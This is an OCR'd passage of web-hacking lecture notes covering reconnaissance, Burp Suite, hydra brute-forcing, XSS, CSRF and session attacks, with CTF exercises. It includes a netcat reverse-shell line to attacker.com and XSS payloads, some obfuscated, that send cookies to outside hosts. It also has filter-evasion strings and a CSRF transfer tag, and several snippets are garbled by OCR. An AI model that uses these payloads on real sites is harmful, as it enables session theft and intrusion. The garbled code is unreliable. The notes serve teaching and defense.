- Apache
- Internet Information Service (IIS, Microsoft)
- Nginx
- Lighttpd
- GWS (Google)
- others

The web server is an application that is running under an OS. The user that runs the web server should have the least privileges. Never run a web server as a root! The webserver user has access to its own folder (webroot, e.g. /var/www, c:/inetpub, etc.) and the logging directory.

5.2.2 Webserver configuration

The webserver configuration file contains almost all the server settings. The server side script settings (e.g. where's the php binary), the index file extensions (in which order should the default page be considered, e.g: 1.index.php, 2.index.htm), default error messages (404 File not found page) have to be placed inside the conf file.

An .htaccess file is a way to configure the details of your website without altering the server config files.
Main functions:

- $Mod_Rewrite$ (is a very powerful and sophisticated module which provides a way to do URL manipulations)
- Authentication (require a password to access certain sections of the webpage)
- Custom error pages (e.g. for 400 Bad request, 404 File not found, 500 Internal Server Error)
- Mime types (add extra application files, e.g. special audio)
- Server Side Includes (for update common scripts of web pages)

```
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On

#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 5


# These need to be set in /etc/apache2/envvars
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}

#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
```

5.3 Client side - How the browser process the html


When the browser downloads the html file it is processed. The html can contain additional files:

- Pictures (usually: png, jpg, gif)
- Stylesheets (xss)
- Javascript codes
- Flash objects (swf)

All additional content have an access address (local or global). During the processing all the additional content will be retrieved from the server with a separate web request.

Tamper Data – Firefox addon


Tamper Data is a Firefox addon that is able to show all packets crossing the browser with their details.



The main function is to view and modify the http/https header and POST data. Unfortunately Firefox Quantum does not support it, but there are other alternatives.

Client side – How the browser process the html

The uio.no's index.html contains several pictures, stylesheets and javascript code. The browser downloads all step by step.



Client side code

Html example from uio.no:


Style sheets example from uio.no:

Flash


Flash is a platform for viewing multimedia contents, executing rich Internet applications, and streaming audio and video. It can be embedded to web sites.

Swf source example:

Flash code example:



Embedding flash object:



5.4 Javascript

Alongside HTML and CSS, JavaScript is one of the three core technologies of the World Wide Web. JavaScript enables interactive web pages and thus is an essential part of web applications. The vast majority of websites us it, and all major web browsers have a dedicated JavaScript engine to execute it. As a multiparadigm language, JavaScript

supports event-driven, functional, and imperative (including object-oriented and prototype-based) programming styles. It has an API for working with text, arrays, dates, regular expressions, and basic manipulation of the DOM, but the language itself does not include any I/O, such as networking, storage, or graphics facilities, relying for these upon the host environment in which it is embedded.

Example: $< script > alert('Hi!i'mtheJavascriptEngine!'); < /script >$

5.5 Server side scripts

Server side scripts are executed on the server side. Many languages exist: php, perl, ruby, java, asp, etc. After the execution a static html is generated and that is sent to the client.

Php examples (php to html):

$<?phpPrint(` < h1 > HelloJohn! < /h1 >'); ? > - >< h1 > HelloJohn! < /h1 >$

$<?php\$result = mysql_query(ıSelectnamefromuserswhereid = 115ȷ); \$name = mysql_fetch_array(\$result); Print(` < h1 > Hello`.\$name.'! < /h1 >'); ? > - >< h1 > HelloJohn! < /h1 >$

5.6 Content Management Systems (CMS)

CMS are designed to create and modify the content of Web pages easily. The feature of CMS includes Web-based publishing, format management, history editing and version control, indexing, search, and retrieval. Typical CMS:

- Jooma
- Drupal
- WordPress

If a vulnerability of CMS appears millions of websites can be vulnerable suddenly.

5.7 Start compromising a website

- First use it in a normal way (find the linked subsites, contents, input fields)
- Decide whether it is a simple static site or it has complex dynamic content (server side scripts, database behind)
- Try to find not intended content (comments in source code)
- Try to find hidden content without link (factory default folders, user folders, configuration files)
- Try to obtain as much info as it is possible (information disclosures)
- Force the site to error (invalid inputs) and see the result

5.7.1 Information disclosure

Example 1: Find the hidden information (flag) on the following site: $http://193.225.218.118/ctf/flag1/$

Example 2: Find the hidden information (flag on the following site: $http://193.225.218.118/cybersmart/info2$

Prohibited content for search engines - robots.txt
Robots.txt is a file that has to be placed in the webroot folder. Search engine robots read the file and process all the disallowed entities. On the other hand it is an information disclosure. It also means that the listed entities exist.

```
# Gjelder bare uio-søk. Legg til linje under User-Agent:* også for å ekskludere alle motorer
User-Agent: SolrVortexConnector
Disallow: /gammelt
Disallow: /konv
Disallow: /vrtx
Disallow: /xsd
Disallow: /forsidesaker
Disallow: /tmp
Disallow: /stats
Disallow: /index-minestudier.html
Disallow: /english/index-minestudier.html

Disallow: /english/frontpage-content
Disallow: /english/studies/admission/shared-info

Disallow: /studier/index-a.html
Disallow: /studier/index-b.html
Disallow: /studier/infoskjerm
Disallow: /studier/mifa
Disallow: /studier/program/filosofi/
Disallow: /studier/program/sprak/
```

Dangerous default scripts: e.g. cgi-bin/test-cgi

Cgi-bin is a protocol to execute programs through apache web server. Test-cgi is a default file. The current directory content can be listed with it:

$GET/cgi-bin/test-cgi?*$

The root directory:


$GET/cgi-bin/test-cgi?/*$

Execute command with pipe (reverse shell):

$"GET/cgi-bin/test-cgi?/*"|ncattacker.com80$


Directory brute-force / dirb

Different web servers use different default folders and default files. Dirb has collections of typical webserver related folder names.



Directory brute-force / dirb

Dirb also has unified dictionaries (big.txt, common.txt, etc.



Dirb brute-forces the folders and files using the dictionaries.
Example: Use dirb to find hidden content on http://193.225.218.118

5.8 Client side filtering


Input filtering can be done on the client side. Client side input filtering is not input validation! Any data on the client side can be modified (it's my browser I can decide what data will be sent out). Typical input filtering:

- Form elements with restrictions (max length of input, restriction for special characters, only special characters are allowed, predefined input option e.g. radiobutton, combo)
- Javascript filtering (the javascript is running on client side, more complex validation can be done)

Client side filtering can be bypassed easily, that practically means no additional security

Web developer extension


Web developer extension provides several features to modify the client side appearance. It can modify the form elements, disable javascript, remove validations, etc.



Example: Find the flag on that site: http://193.225.218.118/ctf/flag4
Use the web developer extension!


Tamper data – modifying outgoing traffic

Tamper data is also for modifying the outgoing traffic. By clicking on the start tamper button we can intercept the traffic and modify the outgoing requests.



Chrome postman


Postman interceptor can set custom headers (including cookies) and view cookies already set on the domain.



Burpsuite

Burp Suite is a tool for testing Web application security.

It provides a proxy server, and several features to smart-alter the web traffic. For example every packet can be resent by the repeater module and edited before at byte level. Any client side validation can be bypassed with Burp.



5.9 Brute force with hydra

Hydra can be used for http brute-forcing as well. Similarly to the previously discussed protocols the username (username file) and the password (password file) have to be provided. Contrary to the previous cases Hydra needs a keyword to identify negative answers (reverse brute-force).

Example:

$hydra - lusername - Ppasswordfileurl.to.bfhttp - post - form"/portal/xlogin/ : ed =^U\ SER^{\&}pw =^P\ ASS^{:}F = Invalid"$

Practice example: Find valid usernames for the form here:

$http : //193.225.218.118/hydra.php$


6 Lecture 6: Web hacking 2, Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF), Session related attacks

Lecture Overview

- How to use Burp
- Parameter tampering
- What is Cross Site Scripting (XSS) and how to exploit it
- What is Cross Site Request Forgery and how to exploit it
- What is the session variable and what kind of attacks exist related to sessions


6.1 Burp suite

Burp is a graphical tool for testing websites. It has several modules for manipulating the web traffic.



- Spider: Automatic crawl of web applications
- Intruder: Automated attack on web application
- Sequencer: Quality analysis of the randomness in a sample of data items
- Decoder: Transform encoded data
- Comparer: Perform comparison of packets
- Scanner: Automatic security test (not free)

Burp provides a proxy to intercept the browsers traffic.




Specific packets can be filtered out by


- Client request parameters (file extension, web method)
- Server responses (content type, web answer code)
- Direction of the packets (client to server, server to client)

6.1.1 Burp Certificate Authority

Because of the traffic interception the browsers will observe the invalid certificate and refuse the connection. In order to test https traffic, the Burp CA can be added to any browser as root CA.



Burp provides a proxy to intercept the browsers traffic.




Specific packets can be filtered out by


- Client request parameters (file extension, web method)
- Server responses (content type, web answer code)
- Direction of the packets (client to server, server to client)

6.1.2 Burp Certificate Authority


Because of the traffic interception the browsers will observe the invalid certificate and refuse the connection. In order to test https traffic, the Burp CA can be added to any browser as root CA.




Under *HTTP history* tab all the traffic that has passed through the browser is shown. All outgoing traffic can be intercepted as well and modified before sending (similarly to Tamper data).



6.1.3 Repeater




The repeater module can resend a selected packet from the history. Before sending it again the packet can be altered.



6.1.4 Intruder

The intruder module is able to manipulate the parameters that have been passed to the website. When the packet is sent to the repeater Burp tries to identify the parameters and carry out the attack. There are several attack types:



Sniper: one parameter, one iteration


Battering ram: multiple parameters, one iteration


Pitchfork: multiple parameters, multiple iteration

Cluster bomb: multiple parameters, multiple iteration all combinations considered

Example: 193.225.218.118/ctf/flag2

The payload tab is to set the content of the tries. For example with the numbers option among others either an incremental list or random numbers can be specified.





DEMO…

In our example the specific answer can be identified by the response length.


More details on the payloads are here:

http://www.hackingarticles.in/beginners-guide-burpsuite-payloads-part-1/

6.2 Cross Site Scripting (XSS)

Cross Site Scripting (XSS) is a frequently appearing web related vulnerability. If the website accepts input from the user without proper validation or encoding then the attacker can inject client side code to be executed in the browser.


Simple example: 193.225.218.118/form.php



Without validation the attacker can provide

- Html elements
- Javascripts

Javascript can overwrite the website content, redirect the page or access browser data e.g. the cookies.



6.2.1 What is possible with XSS and what is not?

- Attacker can provide any html element including javascript
- Redirect the page to another site to mislead the user
- Rewrite the document content (defacing the site) to mislead the user
- Get the cookie variables (if they're not protected with *HTTPOnly*, e.g. the session variables for session hijacking, authentication cookies
- Keylogging: attacker can register a keyboard event listener using *addEventListener* and then send all of the user's keystrokes to his own server
- Phishing: the attacker can insert a fake login form into the page to obtain the user's credentials

- Launch browser exploits


  BUT

- Local files of the clients are NOT accessible

6.2.2 XSS redirection

Redirection is possible with e.g. the javascript document.location syntax: Examples:

- <script>document.location="http://nrk.no"</script>
- <IMG """><SCRIPT>document.location="http://nrk.no"</SCRIPT>">
- <img src=x onerror="document.location='http://nrk.no'">
- <BODY ONLOAD=document.location='http://nrk.no'>



6.2.3 XSS page rewrite


Rewriting the page is possible with e.g. the javascript *document.body.innerHTML* syntax:

- <script>document.body.innerHTML = 'This is a new page';</script>

6.2.4 XSS cookie stealing

The cookies contain the session variables (see later). If the attacker manages to steal the cookie with the session variable, then he can carry out session fixation to obtain the victim's data. Example:

- <script>alert(document.cookie)</script>
- <script>document.location='http://evildomain.no/getcookie?cookie='+document.cookie</script>



6.2.5 XSS filter evasion

Server side scripts can filter out XSS attacks with proper input validation. E.g. if the <script> keyword is replaced by ***antihacker*** then the attacker needs to find another way to execute scripts, etc.

- Alternative ways for executing javascript:

  <svg/onload=alert('XSS')>,

  <LINK REL="stylesheet" HREF="javascript:alert('XSS');">

- Attacker can write characters in a special format to avoid filtering:

  Decimal HTML character: j&#0000106

  Hexadecimal HTML character: &#$x6A$

- Base64 encode - eval(atob(...));

- iframe

  <iframe srcdoc="<img src=x:x onerror=alert('XSS');>

  <iframe srcdoc="<img src=x:x onerror=eval(atob('YWxlcnQoJ1hTUycpOw==’));>

6.2.6 XSS filter evasion

Examples:

- <script>alert(String.fromCharCode(88,83,83))</script>
- <IMG SRC=# onmouseover="alert('xss')">
- <img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
- <IMG SRC=javascript:alert('XSS')>

Details:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

More examples:

- <iframe srcdoc="<img src=x:x onerror=document.location="https://www.potatopla.net/xss?cookie="+encodeURI(document.cookie);>
- <iframe srcdoc="<img src=x:x onerror=eval(atob('ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw==’))>
- <iframe srcdoc="%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B


6.2.7 XSS in URL

If the vulnerable input parameter is passed in the URL then the XSS payload is placed in the url. It is a perfect way to send misleading links.

http://193.225.218.118/form3.php?family=<script>alert('XSS');</script>

The previous link can be very suspicious since the link contains the script element. Encoding the XSS payload part of the link makes it more credible:


http://193.225.218.118/form3.php?family=%3Ciframe%20srcdoc=%22%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B



6.2.8 XSS in HTTP header


Hackers try to discover ways of injecting code in areas commonly overlooked by developers and totally transparent to the client user. The Cross Site Scripting can be sent in the HTTP header too.

Example: Oracle's HTTP server vulnerability:



6.2.9 XSS types

- **DOM based CSS**: The data flow never leaves the browser, classical example: the source is a html element, the result is a sensitive method call.
- **Stored XSS**: The user input is stored on the target server, such as in a database, in a message forum, visitor log. The victims will retrieve the xss through the web site.
- **Reflected XSS**: The user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request.
- **Client Side XSS**: The malicious data is used to fire a JavaScript call
- **Server Side XSS**: The malicious data is sent to the server and the server sends it back without proper validation



6.2.10 Prevention against XSS

- **Escaping user input**

  User input and key characters have to be escaped received by a web page so that it couldn't be interpreted in any malicious way. Disallow specific characters – especially < and > characters – from being rendered. E.g. < is converted into **&lt**;

- **Filtering**

  It is like escaping, but instead of replacing the control character, it will be simply removed.

- **Input validation**

  Validating input is the process of ensuring an application is rendering the correct data and preventing malicious data from doing harm to the site, database, and users. Comparing the input against a whitelist or regexp.

- **Sanitizing input**

  Changing unacceptable user input to an acceptable format (all previous 3)

6.3 Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. Example: The attacker sends a tricky link to the user that executes a malicious action (transfer money to Maria) without realizing it.

- View my Pictures!
- <img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="0" height="0" border="0">

If the user is previously logged in to the bank he has a valid session and the malicious action will be executed. Without the session the action will not be carried out.

$$https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)$$

6.3.1 CSRF prevention


- Checking the referrer header in the client's HTTP request can prevent CSRF attacks
- Adding a per-request nonce "form key" to the URL and all forms in addition to the standard session.
- Adding a hash (session id, function name, server-side secret) to all forms
- Loging off before visiting another site
- Clearing browser's cookies at the end of each browser session

CSRF real example: *Samy worm* in 2005

6.4 Session related attacks

6.4.1 What is the session variable?

A user's session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a "very long" time.



PHP session management example:

```
<?php
session_start();
$_SESSION['myvar']='myvalue'; ?>

<?php
session_start();
if(isset($_SESSION['myvar'])) {
        if($_SESSION['myvar'] == 'myvalue') {
                ... } }  ?>
```

The session can be compromised in different ways:

- **Predictable session token**

  The attacker finds out what is the next session id and sets his own session according to this.

- **Session sniffing**

  The attacker uses a sniffer to capture a valid session id

- **Client-side attacks (e.g. XSS)** The attacker redirects the client browser to his own website and steals the cookie (Javascript: document.cookie) containing the session id

- **Man-in-the-middle attack** The attacker intercepts the communication between two computers (see later: internal network hacking)

- **Man-in-the-browser attack**

6.4.2 Session related attacks - protections

The session variable should be stored in the cookies. Since only the session id identifies the user, additional protection such as geoip significantly decreases the chance for the session id to be stolen. For protecting the session id there are several options:

- **Using SSL/TLS**: if the packet is encrypted then the attacker cannot obtain the session id
- **Using HTTPOnly flag**: additional flag in the response header that protects the cookie to be accessed from client side scripts
- **Using Geo location**: Bonding the session id to ip address is a bad idea, because the ip of a user can be changed during the browsing (dynamic ip addresses especially for mobile clients). But checking geo locations is a good mitigation


Session ids should be stored in the cookies. Why it is a bad idea to pass the session id as a GET parameter or store it in the url?

- The attacker can read it through the screen (shoulder surfing social engineering)
- The user can send the session variable accidently by copying the url

The session should be expired after there's no user interaction. If the session expires after a long time or never then the attacker has time to brute force the session variables. The optimal session expiry time depends on the type of the website. 30 minutes is generally a good value, it shouldn't be more then 6 hours.

6.5 Session hijacking tools

- **Firesheep HTTP Session Hijacking (Firefox extension)**



- Cookie Catcher
- WebCookieSniffer


7 Lecture 7: Web hacking 3, SQL injection, Xpath injection, Server side template injection, File inclusion

Lecture Overview

- What is SQL injection
- Types of SQL injection exploitations
- The exploitation of XPath injection
- The exploitation of server side template injection
- Local and remote file inclusion exploitation

7.1 Standard Query Language (SQL)

Dynamic websites can use large amount of data. If a website stores e.g. the registered users then it is necessary to be able to save and access the data quickly. In order to have effective data management data are stored in different databases where they are organized and structured. One of the most popular databases is the relational database. The relational databases have tables where each column describes a characteristics and each row is a new data entry. The tables are connected to each other through the columns. Example:



For accessing or modifying or inserting data the database query languages are used. SQL (Standard Query Language) is the most popular language to manipulate the database content. SQL has a special syntax and operates with the following main commands:

- **SELECT** - extracts data from a database
- **UPDATE** - updates data in a database
- **DELETE** - deletes data from a database
- **INSERT INTO** - inserts new data into a database
- **CREATE DATABASE** - creates a new database
- **ALTER DATABASE** - modifies a database
- **CREATE TABLE** - creates a new table
- **ALTER TABLE** - modifies a table
- **DROP TABLE** - deletes a table
- **CREATE INDEX** - creates an index (search key)
- **DROP INDEX** - deletes an index


7.1.1 SQL command examples

- $SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees$
- $SELECT * FROM Employees$
- $SELECT EmployeeID, FirstName, LastName, HireDate, City FROM Employees WHERE City =' London'$
- $SELECT column1, column2, ... FROM table_name WHERE column N LIKE pattern;$
- $SELECT column_name(s) FROM table1 UNION SELECT column_name(s) FROM table2;$
- $SELECT * FROM Employees limit 10 offset 80$

SQL functional diagram

In order to use databases a db sever (e.g. mysql, postgresql, oracle) should be run that is accessible by the webserver. It can be on the same computer (the db is running on localhost or on an other computer).

Since the website needs to access and modify the database, all server side script languages support database commands e.g. database connect, database query.





SQL with php example

